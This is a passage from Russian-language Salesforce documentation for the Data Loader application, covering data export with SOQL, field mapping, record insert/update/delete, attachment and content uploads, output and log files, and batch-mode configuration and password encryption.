Ниже перечислены рекомендации по использованию форматов даты.

- Чтобы включить форматы даты, начинающиеся со дня, а не месяца, установите флажок `Use European date format` в диалоговом окне Settings. Европейские форматы даты: дд/ММ/гггг и дд/ММ/гггг `ЧЧ:мм:сс`.
- При нахождении пользователя к востоку от Гринвича рекомендуем выбрать часовой пояс по Гринвичу, позволяющий избежать корректировки дат при вставке или обновлении записей.
- Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: 1700-01-01T00:00:00Z GMT или первые секунды 1 января 1700 года. Допустимая конечная дата: 4000-12-31T00:00:00Z GMT или первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: 1699-12-31T16:00:00 или 16:00 31 декабря 1699 года.

Двойной
Стандартная двойная строка.

ID
Код Salesforce — это строка, состоящая из 15 чувствительных или 18 нечувствительных к регистру символов, являющаяся уникальным идентификатором отдельной записи.

Совет: Чтобы гарантировать качество данных, убедитесь, что все коды Salesforce, вводимые в приложение Data Loader, используют правильный регистр.

Целое число
Стандартная целочисленная строка.

Строка
Все допустимые XML-строки; недопустимые символы XML удаляются.

Экспорт данных

Мастер экспорта Data Loader позволяет извлекать данные из любого объекта Salesforce. Экспорт может содержать (**«Экспортировать все»**) или не содержать (**«Экспорт»**) удаленные записи.

1. Откройте приложение Data Loader.
2. Нажмите кнопку **Export** или **Export All**. Данные команды также отображаются в меню File.
3. Введите имя пользователя и пароль Salesforce. Чтобы выполнить вход, нажмите кнопку **Log in**. Если вход выполнен, нажмите кнопку **Next**. (При выходе из системы или закрытии программы требуется повторный вход.)

   Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение электронной почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *мойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойПарольXXXXXXXXXX*.

4. Выберите нужный объект. Например, выберите объект «Организация». Если имя объекта отсутствует в стандартном списке, установите флажок `Show all objects`, чтобы просмотреть полный список доступных объектов. Объекты отображаются по локализованной метке, а имя разработчика выделено скобками. Дополнительную информацию см. в *Руководстве разработчика SOAP API*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта записей:
- Чтение для записей

Для экспорта всех записей:
- Чтение для записей

5. Чтобы выбрать нужный CSV-файл, нажмите кнопку **Browse...**. Чтобы создать файл, введите новое имя файла. При необходимости выберите текущий файл.

   При выборе текущего файла содержимое данного файла подлежит замене. Чтобы подтвердить данное действие, нажмите кнопку **Да (Yes)**. Чтобы выбрать другой файл, нажмите кнопку **Нет (No)**.

6. Нажмите кнопку **«Далее»**.
7. Создайте запрос SOQL для экспорта данных. Например, установите флажки `Id` и `Name` в полях запроса и нажмите кнопку **Finish**. В этом случае по мере выполнения дальнейших действий средство просмотра CSV-файлов будет отображать все имена и коды организаций. SOQL — это объектно-ориентированный язык запросов Salesforce, который позволяет составлять простые, но очень эффективные строки запросов. Подобно команде SELECT в SQL, язык SOQL позволяет указывать исходный объект, список полей для извлечения и условия для выбора строк в исходном объекте.
   a. Выберите поля для экспорта.
   b. При необходимости выберите условия фильтрации набора данных. В противном случае система возвращает все данные, доступные для чтения.
   c. При необходимости просмотрите и измените созданный запрос.

   Совет: Запросы взаимосвязи SOQL могут использоваться для добавления полей связанного объекта. Например:

   ```
   Select Name, Pricebook2Id, Pricebook2.Name, Product2Id, Product2.ProductCode FROM
   PricebookEntry WHERE IsActive = true
   ```

   Или:

   ```
   Select Id, LastName, Account.Name FROM Contact
   ```

   При использовании запросов взаимосвязи в приложении Data Loader полные имена полей чувствительны к регистру. Например, поле `ACCOUNT.NAME`, используемое вместо поля `Account.Name`, не поддерживается.

   Приложение Data Loader не поддерживает вложенные запросы или запросы дочерних объектов. Например, следующий запрос возвращает ошибку:

   ```
   SELECT Amount, Id, Name, (SELECT Quantity, ListPrice,
   PriceBookEntry.UnitPrice, PricebookEntry.Name,
   PricebookEntry.product2.Family FROM OpportunityLineItems)
   FROM Opportunity
   ```

   Кроме того, приложение Data Loader не поддерживает запросы, использующие полиморфные взаимосвязи. Например, следующий запрос возвращает ошибку:

   ```
   SELECT Id, Owner.Name, Owner.Type, Owner.Id, Subject FROM Case
   ```

   Дополнительную информацию о SOQL см. в *Справочном руководстве по Force.com SOQL и SOSL*.

8. Нажмите кнопку **Finish**. Чтобы подтвердить действие, нажмите кнопку **Yes**.
9. Статус выполняемой операции отображается в информационном окне.
10. Результаты выполнения операции отображаются в окне подтверждения. Чтобы просмотреть CSV-файл, нажмите кнопку **View Extraction**. Чтобы закрыть окно, нажмите кнопку **OK**. Дополнительную информацию см. в разделе «Проверка выходных файлов Data Loader» на странице 825.

Прим.:

- В настоящее время приложение Data Loader не поддерживает извлечение вложений. Чтобы экспортировать вложения, воспользуйтесь функцией еженедельного экспорта в интерактивном приложении.

- При выборе составных полей для экспорта в приложении Data Loader могут отображаться сообщения об ошибках. Рекомендуем использовать отдельные компоненты поля для экспорта значений.

Определение соотнесений полей Data Loader

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы связать поля Salesforce со столбцами CSV-файла при вставке, удалении или обновлении файлов, рекомендуем использовать диалоговое окно «Соотнесение» (Mapping Dialog). Дополнительную информацию см. в разделе «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 820.

1. Чтобы выполнить автоматическое соотнесение полей и столбцов, щелкните **Автоматическое соотнесение полей и столбцов (Auto-Match Fields to Columns)**. Приложение Data Loader создает список внизу окна на основе сходства имен полей и столбцов. При операции удаления автоматическое соотнесение поддерживается только полем кода.
2. Чтобы выполнить соотнесение полей и столбцов вручную, перетащите поля из списка полей Salesforce в список заголовков столбцов CSV-файла. Например, при вставке новых организаций и использовании CSV-файла, содержащего имена новых организаций, перетащите поле «Имя» вправо от поля заголовка столбца «ИМЯ».
3. Чтобы сохранить данное соотнесение, нажмите кнопку **Сохранить соотнесение (Save Mapping)**. Введите имя для файла соотнесения SDL.

   При выборе текущего файла содержимое данного файла подлежит замене. Чтобы подтвердить данное действие, нажмите кнопку **Да (Yes)**. Чтобы выбрать другой файл, нажмите кнопку **Нет (No)**.
4. Чтобы использовать соотнесение для текущей операции, нажмите кнопку **«ОК»**.

Вставка, обновление или удаление данных посредством приложения Data Loader

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для вставки записей:	«Создание» для записей
Для обновления записей:	Полномочие «Редактирование» для записей
Для вставки записей с обновлением:	«Создание» и «Редактирование» для записей
Для удаления записей:	«Удаление» для записей
Для удаления записей без возможности восстановления:	«Удаление» для записей
Пакетное удаление записей:	Изменение всех данных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Мастеры вставки (Insert), обновления (Update), обновления и вставки (Upsert), удаления (Delete) и необратимого удаления (Hard Delete) в приложении Data Loader позволяют создавать, изменять или удалять текущие записи. Обратите внимание, что под «обновлением и вставкой» (Upsert) понимаются операции вставки (Insert) и обновления (Update). Если запись в файле соответствует текущей записи, то текущая запись обновляется значениями из файла. В противном случае создается новая запись. При использовании необратимого удаления записи удаляются незамедлительно и не перемещаются в корзину. Дополнительную информацию см. в разделе Настройка Data Loader на странице 811.

1. Откройте приложение Data Loader.
2. Нажмите кнопку **Вставка (Insert)**, **Обновление (Update)**, **Вставка и обновление (Upsert)**, **Удаление (Delete)** или **Безевозвратное удаление (Hard Delete)**. Данные команды также отображаются в меню File.
3. Введите имя пользователя и пароль Salesforce. Чтобы выполнить вход, нажмите кнопку **Log in**. Если вход выполнен, нажмите кнопку **Next**. (При выходе из системы или закрытии программы требуется повторный вход.)

   Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение электронной почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *мойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойПарольXXXXXXXXXX*.
4. Выберите нужный объект. Например, чтобы вставить записи организаций, выберите объект **Account**. Если имя объекта отсутствует в стандартном списке, установите флажок `Show all objects`, чтобы просмотреть полный список доступных объектов. Объекты отображаются по локализованной метке, а имя разработчика выделено скобками. Дополнительную информацию см. в документе *Object Reference for Salesforce and Force.com*.
5. Чтобы выбрать нужный CSV-файл, нажмите кнопку **Обзор... (Browse...)**. Например, при вставке записей организаций выберите CSV-файл `insertaccounts.csv`, содержащий столбец `Name`, предназначенный для имен новых организаций.
6. Нажмите кнопку **«Далее»**. Нажмите кнопку **OK** после инициализации объекта и CSV-файла.
7. При выполнении операций обновления и вставки:
   a. CSV-файл должен содержать столбец со значениями кода для сопоставления с текущими записями. Столбец может содержать внешний код (настраиваемое поле с атрибутом «Внешний код») или поле `Id` (код записи Salesforce). Выберите поле для сопоставления из раскрывающегося списка. Если объект не содержит полей внешнего кода, то поле `Id` используется автоматически. Нажмите кнопку **«Далее»**.
   b. Если файл содержит внешние коды объекта, связанного с выбранным объектом, включите внешний код для сопоставления записей путем выбора имени из раскрывающегося списка. В противном случае воспользуйтесь полем `Id` связанного объекта путем его соотнесения в следующем действии. Нажмите кнопку **«Далее»**.
8. Определите способ соотнесения столбцов CSV-файла с полями Salesforce. Чтобы выбрать текущее соотнесение полей, щелкните **Выбрать существующую карту (Choose an Existing Map)**. Чтобы создать или изменить текущее соотнесение, щелкните **Создать или редактировать карту (Create or Edit a Map)**. Дополнительные сведения и пример использования см. в разделе «Определение соотнесений полей Data Loader» на странице 820.
9. Нажмите кнопку **«Далее»**.
10. Приложение Data Loader создает два уникальных CSV-файла для каждой операции; имя одного файла начинается со слова "success", а имя другого со слова "error". Чтобы выбрать каталог для данных файлов, нажмите кнопку **Обзор... (Browse...)**.
11. Чтобы выполнить операцию, нажмите кнопки **Закончить (Finish)** и **Да (Yes)**.
12. При выполнении операции статус перемещения данных отображается в информационном окне.
13. Результаты выполнения операции отображаются в окне подтверждения. Чтобы просмотреть файл success, нажмите кнопку **Показать файлы success (View Successes)**. Чтобы просмотреть файл error, нажмите кнопку **Показать файлы error (View Errors)**. Чтобы закрыть окно, нажмите кнопку **OK**. Дополнительную информацию см. в разделе «Проверка выходных файлов Data Loader» на странице 825.

Совет:

- Советы и рекомендации по обновлению или удалению больших объемов данных см. в разделах «Выполнение пакетных обновлений» и «Выполнение пакетных удалений».
- Если включена поддержка Bulk API, то обработка 100 записей ограничивается пятью минутами. Если обработка файла занимает более 10 минут, то интерфейс Bulk API добавляет остаток файла в очередь для более поздней обработки. Если последующие попытки, предпринимаемые интерфейсом Bulk API, также превышают 10-минутное ограничение, то файл добавляется в очередь и выполняется повторно не более 10 раз. Если повторные обработки файла также завершились сбоем, то операция помечается как неудачная. Некоторые записи могут быть обработаны несмотря на неудачную общую обработку. Рекомендуем проверить результаты выполнения операции. Если время загрузки файла превышает допустимое ограничение, разделите файл на несколько частей и повторите попытку.

Выполнение пакетных обновлений

Чтобы одновременно обновить большое количество записей, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

1. Чтобы получить данные, выполните экспорт нужных объектов или запустите отчет. Убедитесь, что отчет содержит код записи.
2. Сохраните дополнительную копию созданного CVS-файла.
3. Откройте рабочий файл в CSV-редакторе (например, Excel) и обновите данные.
4. Запустите приложение Data Loader и выполните инструкции мастера обновления. Обратите внимание, что сопоставление выполняется по коду записи. См. раздел «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 820.
5. По завершении просмотрите файлы success и error. См. раздел «Проверка выходных файлов Data Loader» на странице 825.
6. Чтобы восстановить предыдущие значения записи, воспользуйтесь файлом резервной копии.

Выполнение пакетных удалений

Чтобы одновременно удалить большое количество записей с помощью приложения Data Loader, выполните указанные ниже действия.

1. Выберите все поля и выполните экспорт записей, подлежащих удалению. (См. раздел «Экспорт данных» на странице 818.) Сохраните дополнительную копию созданного CVS-файла.
2. Выберите только поле «Код записи» и выполните повторный экспорт записей, подлежащих удалению.
3. Запустите приложение Data Loader и выполните инструкции мастера удаления. Соотнесите только столбец «Код». См. раздел «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 820.
4. По завершении просмотрите файлы success и error. См. раздел «Проверка выходных файлов Data Loader» на странице 825.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Пакетное удаление записей:
- Изменение всех данных

Загрузка вложений

Приложение Data Loader может использоваться для загрузки вложений в систему Salesforce. Прежде чем загрузить вложения, просмотрите рекомендации ниже.

- Чтобы загрузить данные посредством интерфейса Bulk API, убедитесь в наличии флажка `Upload Bulk API Batch as Zip File` в меню **Settings** > **Settings**.
- Если вложения переносятся из исходной организации Salesforce в целевую организацию Salesforce, рекомендуем сначала отправить запрос на экспорт данных для исходной организации. Чтобы добавить файл `Attachment.csv` в экспорт, установите флажок `Include Attachments...` на странице Schedule Export. Данный CSV-файл может использоваться для загрузки вложений. Дополнительную информацию о службе экспорта см. в разделе «Экспорт резервных данных из Salesforce» на странице 868.

Чтобы загрузить вложения, выполните указанные ниже действия.

1. Убедитесь, что CSV-файл, который должен использоваться для импорта вложений, содержит обязательные столбцы ниже (каждый столбец соответствует полю Salesforce).
   - `ParentId`: код родительской записи в системе Salesforce.
   - `Name`: имя файла вложения (например, `myattachment.jpg`).
   - `Body`: абсолютный путь к вложению на локальном диске.

     Убедитесь, что значения в столбце `Body` содержат полное имя файла вложения, используемое для хранения файла в компьютере. Например, если вложение `moeVlozhenie.jpg` хранится в компьютере по адресу `C:\Export`, то столбец `Body` должен содержать значение `C:\Export\moeVlozhenie.jpg`. Ниже приведен пример CSV-файла.

     ```
     ParentId,Name,Body
     50030000000VDowAAG,attachment1.jpg,C:\Export\attachment1.gif
     701300000000iNHAAY,attachment2.doc,C:\Export\files\attachment2.doc
     ```

   CSV-файл может также содержать другие дополнительные поля вложений (например, `Description`).
2. Выполните операцию вставки или обновления и вставки (см. раздел «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 820). Установите флажок `Show all Salesforce objects` и выберите имя объекта `Attachment` из списка в действии `Select data objects`.

Загрузка содержимого посредством приложения Data Loader

Приложение Data Loader позволяет выполнять пакетную загрузку документов и ссылок в библиотеки Salesforce CRM Content. Прежде чем загрузить документы или ссылки, просмотрите приведенные ниже рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Чтобы загрузить данные посредством интерфейса Bulk API, убедитесь в наличии флажка `Upload Bulk API Batch as Zip File` в меню **Settings** > **Settings**.
- Если приложение Data Loader используется для загрузки документа с локального диска, укажите путь в полях `VersionData` и `PathOnClient`, доступных в CSV-файле. Поле `VersionData` определяет расположение и извлекает формат, а поле `PathOnClient` определяет тип загружаемого документа.
- Если приложение Data Loader используется для загрузки ссылки, укажите URL-адрес в поле `ContentUrl`. Не используйте поле `PathOnClient` или `VersionData` для загрузки ссылок.
- Приложение Data Loader не может использоваться для экспорта содержимого.
- Если вы обновляете содержимое, которое вы уже передали:
  - Выполните функцию «Вставка».
  - Включите столбец `ContentDocumentId` с идентификатором из 18 символов. Salesforce с помощью этой информации определяет, что вы обновляете содержимое. Когда вы сопоставляете `ContentDocumentId`, обновления добавляются в файл содержимого. Если не включить ContentDocumentId, то содержимое обрабатывается как новое и файл содержимого не обновляется.

1. Создайте CSV-файл, содержащий перечисленные ниже поля.
   - `Title`: имя файла.
   - `Description`: описание файла или ссылки (дополнительно).

     Прим.: Описание, содержащее запятые, должно быть окружено двойными кавычками.

   - `VersionData`: полный путь к файлу на локальном диске (только для загрузки документов).

     Прим.: Загруженный файл преобразуется в Base-64. Данное действие увеличивает размер файла примерно на 30 %.

   - `PathOnClient`: полный путь к файлу на локальном диске (только для загрузки документов).
   - `ContentUrl`: URL-адрес (только для загрузки ссылок).
   - `OwnerId`: ответственный за файл; по умолчанию пользователь, загружающий файл (дополнительно).
   - `FirstPublishLocationId`: код библиотеки.
   - `RecordTypeId`: идентификатор типа записи.

     Прим.: Поле `RecordTypeId` является обязательным при публикации в библиотеку с ограниченными типами записи.

     Чтобы определить значения поля `RecordTypeId` посредством приложения Data Loader, выполните действия, указанные в разделе «Экспорт данных». Ниже приведен пример SOQL-запроса.

     ```
     Select Id, Name FROM RecordType WHERE SobjectType = 'ContentVersion'
     ```

     Чтобы определить значения поля `RecordTypeId` посредством инструментария AJAX Toolkit, выполните указанные ниже действия.

a. Выполните вход в систему Salesforce.

b. Заполните адресную строку обозревателя следующим URL-адресом: `http://instanceName.salesforce.com/soap/ajax/40,0/debugshell.html`. Введите *имя экземпляра* для своей организации. Параметр *имяЭкземпляра* отображается в адресном поле обозревателя после входа в систему Salesforce.

c. Введите строку ниже на странице AJAX Toolkit Shell.

```
sforce.connection.describeSObject("ContentVersion")
```

d. Нажмите клавишу **Enter**.

e. Щелкните по стрелкам для `recordTypeInfos`.

При этом отображаются все значения поля `RecordTypeId`, заданные для организации.

- `TagsCsv`: тег (дополнительно).

Ниже приведен пример CSV-файла.

```
Title,Description,VersionData,PathOnClient,OwnerId,FirstPublishLocationId,RecordTypeId,TagsCsv
testfile,"This is a test file, use for bulk
upload",c:\files\testfile.pdf,c:\files\testfile.pdf,005000000000000,058700000004Cd0,012300000008o2sAQG,one
```

2. Загрузите CSV-файл для объекта ContentVersion (см. раздел «Вставка, обновление или удаление данных посредством приложения Data Loader» на странице 820). Все документы и ссылки доступны в указанной библиотеке.

Проверка выходных файлов Data Loader

После каждой операции импорта или экспорта приложение Data Loader создает два CSV-файла результатов. Имя одного файла начинается со слова success, а имя другого со слова error. Во время каждой операции экспорта приложение Data Loader сохраняет извлеченные данные в CSV-файл, выбранный пользователем в мастере. Приложение Data Loader поддерживает встроенное средство просмотра CSV-файлов, которое позволяет открывать и просматривать файлы данного типа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы просмотреть выходные файлы Data Loader, выполните указанные ниже действия.

1. Последовательно выберите **Показать (View)** > **Показать CSV (View CSV)**.
2. Укажите количество строк для просмотра. Каждая строка CSV-файла соответствует одной записи Salesforce. Значение по умолчанию — 1 000.
3. Чтобы просмотреть выбранный CSV-файл, нажмите кнопку **Открыть CSV (Open CSV)**. Чтобы просмотреть последний файл success, нажмите кнопку **Открыть файл success (Open Success)**. Чтобы просмотреть последний файл error, нажмите кнопку **Открыть файл error (Open Error)**. CSV-файл откроется в новом окне.
4. Чтобы открыть файл в связанной внешней программе (например, Microsoft® Office Excel), нажмите кнопку **Открыть во внешней программе (Open in External Program)**.

   Файл success содержит все записи, загрузка которых выполнена без ошибок. Данный файл содержит столбец для отображения кодов созданных записей. Файл error содержит все записи, загрузка которых отклонена. Данный файл содержит столбец для отображения причин сбоя загрузки.

5. Чтобы открыть окно выбора CSV-файла (CSV Chooser), нажмите кнопку **Закрыть (Close)**. Чтобы закрыть окно, нажмите кнопку **ОК**.

Прим.: Чтобы создать файлы success при выполнении экспорта данных, установите флажок `Generate status files for exports`. Дополнительную информацию см. в разделе Настройка Data Loader на странице 811.

Просмотр файла журнала приложения Data Loader

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Системные журналы, отслеживающие операции и сетевые подключения, выполняемые приложением Data Loader, могут использоваться для определения ошибок, возникающих во время работы приложения Data Loader, или быть отправлены сотрудникам службы поддержки Salesforce при получении соответствующего запроса.

Файл журнала `sdl.log` содержит подробный хронологический список записей журнала приложения Data Loader. Записи журнала с меткой INFO являются процедурными элементами (например, вход в систему Salesforce и выход из нее). Записи журнала с меткой ERROR являются ошибками (например, отсутствие обязательного поля в отправленной записи). Для просмотра файла журнала можно использовать любой доступный текстовый редактор (например, Блокнот).

Если вы пользуетесь приложением Data Loader для Windows, то для просмотра файла журнала можно ввести *`%TEMP%\sdl.log`* либо в диалоговом окне «Выполнить», либо в адресной строке Проводника Windows.

Если вы пользуетесь приложением Data Loader для Mac OSX, то для просмотра файла журнала откройте терминал и введите *`open $TMPDIR/sdl.log`*.

Если вход в систему не может быть выполнен посредством пользовательского интерфейса, рекомендуем получить новый маркер безопасности.

Пакетный режим

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы запустить приложение Data Loader в пакетном режиме, воспользуйтесь командной строкой. Дополнительную информацию см. в разделах ниже.

- Установленные каталоги и файлы
- Шифрование из командной строки
- Обновление интерфейса пакетного режима
- Интерфейс командной строки Data Loader
- Настройка пакетных процессов
- Параметры конфигурации процессов Data Loader
- Операции командной строки Data Loader
- Настройка доступа к базе данных
- Соотнесение столбцов
- Выполнение отдельных пакетных процессов
- Объекты доступа к данным

Прим.: Дополнительную информацию об использовании пакетного режима посредством командной строки 8.0 или более ранней версии см. в разделе «Обновление интерфейса пакетного режима» на странице 828.

Установленные каталоги и файлы

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

При установке приложения Data Loader 8.0 или более поздней версии каталог установки дополняется несколькими подкаталогами. Ниже перечислены каталоги, используемые для запуска программы из командной строки для автоматической пакетной обработки.

bin

Данный каталог содержит пакетные файлы `encrypt.bat` для шифрования паролей и `process.bat` для выполнения пакетных процессов.

Дополнительную информацию о запуске приложения Data Loader из командной строки см. в разделе «Интерфейс командной строки Data Loader» на странице 829.

conf

Стандартный каталог конфигурации. Данный каталог содержит файлы конфигурации `config.properties`, `Loader.class` и `log-conf.xml`.

Файл `config.properties`, созданный при изменении диалогового окна Settings в графическом пользовательском интерфейсе, хранится в следующей папке: `C:\Documents and Settings\`*`имя_пользователя_Windows`*`\Application Data\Salesforce\Data Loader` *`номер_версии`*. Данный файл может быть скопирован в каталог установки `conf` для использования в пакетных процессах.

Файл `log-conf.xml`, включенный в версию 35.0 Загрузчика данных для программы установки Windows. Файл `log-conf.xml` расположен по адресу `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` для текущего пользователя, и `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` для всех пользователей.

samples

Данный каталог содержит подкаталоги опорных файлов-примеров.

Правило использования пути к файлу

Пути, рассмотренные в данных разделах, начинаются на один уровень ниже каталога установки. Например, путь `\bin` соответствует пути `C:\Program Files\Salesforce\Data Loader` *`номер_версии`*`\bin`, при условии использования стандартного каталога установки. При использовании другого каталога введите соответствующий путь.

Шифрование из командной строки

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то перечисленные ниже параметры конфигурации должны быть зашифрованы.

- `sfdc.password`
- `sfdc.proxyPassword`

Приложение Data Loader поддерживает служебную программу шифрования, защищающую пароли, указанные в файлах конфигурации. Данная служебная программа используется для шифрования паролей, но не поддерживает шифрование данных, переданных посредством приложения Data Loader.

1. Запустите файл `\bin\encrypt.bat`.

2. Чтобы выполнить действия ниже, воспользуйтесь подсказками в командной строке.

   Создание ключа
   Текст ключа генерируется на основе введенного текста. Аккуратно скопируйте текст ключа в файл ключей, пропуская все начальные и конечные пробелы. Файл ключей может использоваться для шифрования и расшифровки.

   Шифрование текста
   Создайте зашифрованную версию пароля или любого другого текста. При необходимости укажите файл ключей для шифрования. Убедитесь, что зашифрованный текст скопирован правильно, а файл ключей упоминается в файле конфигурации.

   Проверка зашифрованного текста
   При наличии зашифрованного и расшифрованного паролей убедитесь, что зашифрованный пароль соответствует расшифрованному. Сообщение об успешном или неудачном выполнении отображается в командной строке.

Обновление интерфейса пакетного режима

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Интерфейс пакетного режима в приложении Data Loader 8.0 или более поздней версии не имеет обратной совместимости с предыдущими версиями. Ниже перечислены действия, доступные при выполнении пакетных процессов посредством приложения Data Loader более ранней версии, чем 8.0.

Сохранение предыдущей версии для использования пакетов
Не рекомендуем удалять предыдущую версию приложения Data Loader. Данная версия может использоваться для выполнения пакетных процессов. В отличие от новых функций (например, подключение к базе данных), интеграции будут доступны пользователям в полном объеме. При необходимости новая версия может быть установлена в качестве дополнения к предыдущей версии, которая будет использоваться только для выполнения пакетных процессов.

Создание файла config.properties в новом графическом пользовательском интерфейсе
Новый графический пользовательский интерфейс может использоваться для создания файла `config.properties` и настройки тех же свойств только в том случае, если исходный файл был создан посредством графического пользовательского интерфейса. Новый файл может использоваться в новом интерфейсе пакетного режима.

Обновление файла config.properties вручную
Предыдущий файл `config.properties`, созданный вручную, должен быть обновлен вручную. Дополнительную информацию см. в разделе «Установленные каталоги и файлы» на странице 827.

Интерфейс командной строки Data Loader

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Чтобы выполнить автоматическую пакетную операцию (например, ночные загрузки и извлечения), рекомендуем запустить приложение Data Loader посредством командной строки. Прежде чем выполнить любую пакетную операцию, убедитесь, что файл конфигурации содержит зашифрованный пароль. Дополнительную информацию см. в разделах «Знакомство с командной строкой Data Loader» на странице 847 и «Шифрование из командной строки» на странице 827. В командной строке выберите каталог `bin` и введите имя файла *`process.bat`* со следующими параметрами:

- Каталог, содержащий файл `config.properties`.
- Имя компонента пакетного процесса, хранящегося в файле `process-conf.xml`.

Файл `log-conf.xml`, включенный в версию 35.0 Загрузчика данных для программы установки Windows. Файл `log-conf.xml` расположен по адресу `%LOCALAPPDATA%\salesforce.com\Data Loader\samples\conf\log-conf.xml` для текущего пользователя, и `C:\Program Files (x86)\salesforce.com\Data Loader\samples\conf\log-conf.xml` для всех пользователей.

Дополнительную информацию об использовании файла *`process.bat`* см. в разделе «Выполнение отдельных пакетных процессов» на странице 847.

Чтобы просмотреть советы и рекомендации, добавьте *`-help`* к команде, хранящейся в файле *`process.bat`*.

Приложение Data Loader выполняет любую операцию, файл или соотнесение, указанное в выбранном файле конфигурации. Если каталог конфигурации не выбран пользователем, то приложение использует текущий каталог. По умолчанию файлы конфигурации Data Loader устанавливаются в следующую область:

`C:\Program Files\Salesforce\Data Loader` *номер версии*`\conf`

Чтобы настроить пакетную обработку, воспользуйтесь файлом `process-conf.xml`. Укажите имя процесса в атрибуте id элемента bean (например, <bean id="моеИмяПроцесса">).

Чтобы внедрить расширенное ведение журналов, воспользуйтесь копией файла `log-conf.xml`.

Чтобы изменить параметры во время выполнения, введите *параметр=значение* в качестве программных аргументов. Например, добавление строки `process.operation=insert` в команду инициирует изменение конфигурации во время выполнения.

При необходимости задайте минимальный и максимальный размеры динамической памяти. Например, строка `-Xms256m -Xmx256m` задает размер динамической памяти, равный 256 Мб.

Прим.: Данные разделы применяются только к приложению Data Loader 8.0 или более поздней версии.

Совет: Если не удается выполнить вход посредством командной строки после установки новой версии приложения Data Loader, рекомендуем повторно зашифровать пароль.

Настройка пакетных процессов

Прим.: Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы настроить процессы Data Loader, представленные компонентами ProcessRunner, воспользуйтесь файлом `\samples\conf\process-conf.xml`. Процесс должен использовать `ProcessRunner` в качестве атрибута `class` и указанный ниже набор свойств в файле конфигурации.

name
Имя компонента ProcessRunner. Кроме того, данное значение может использоваться в качестве негруппового имени потока, а также в файлах резервирования конфигурации (см. ниже).

configOverrideMap
Свойство типа `map`, где каждая запись представляет параметр конфигурации: ключ — это имя параметра, а значение — это значение параметра.

enableLastRunOutput
Если задано значение «истина» (по умолчанию), то файлы результатов, содержащие сведения о последнем запуске (например, `sendAccountsFile_lastrun.properties`), создаются и сохраняются в каталоге, указанном в свойстве `lastRunOutputDirectory`. В противном случае создание и сохранение файлов не выполняется.

lastRunOutputDirectory
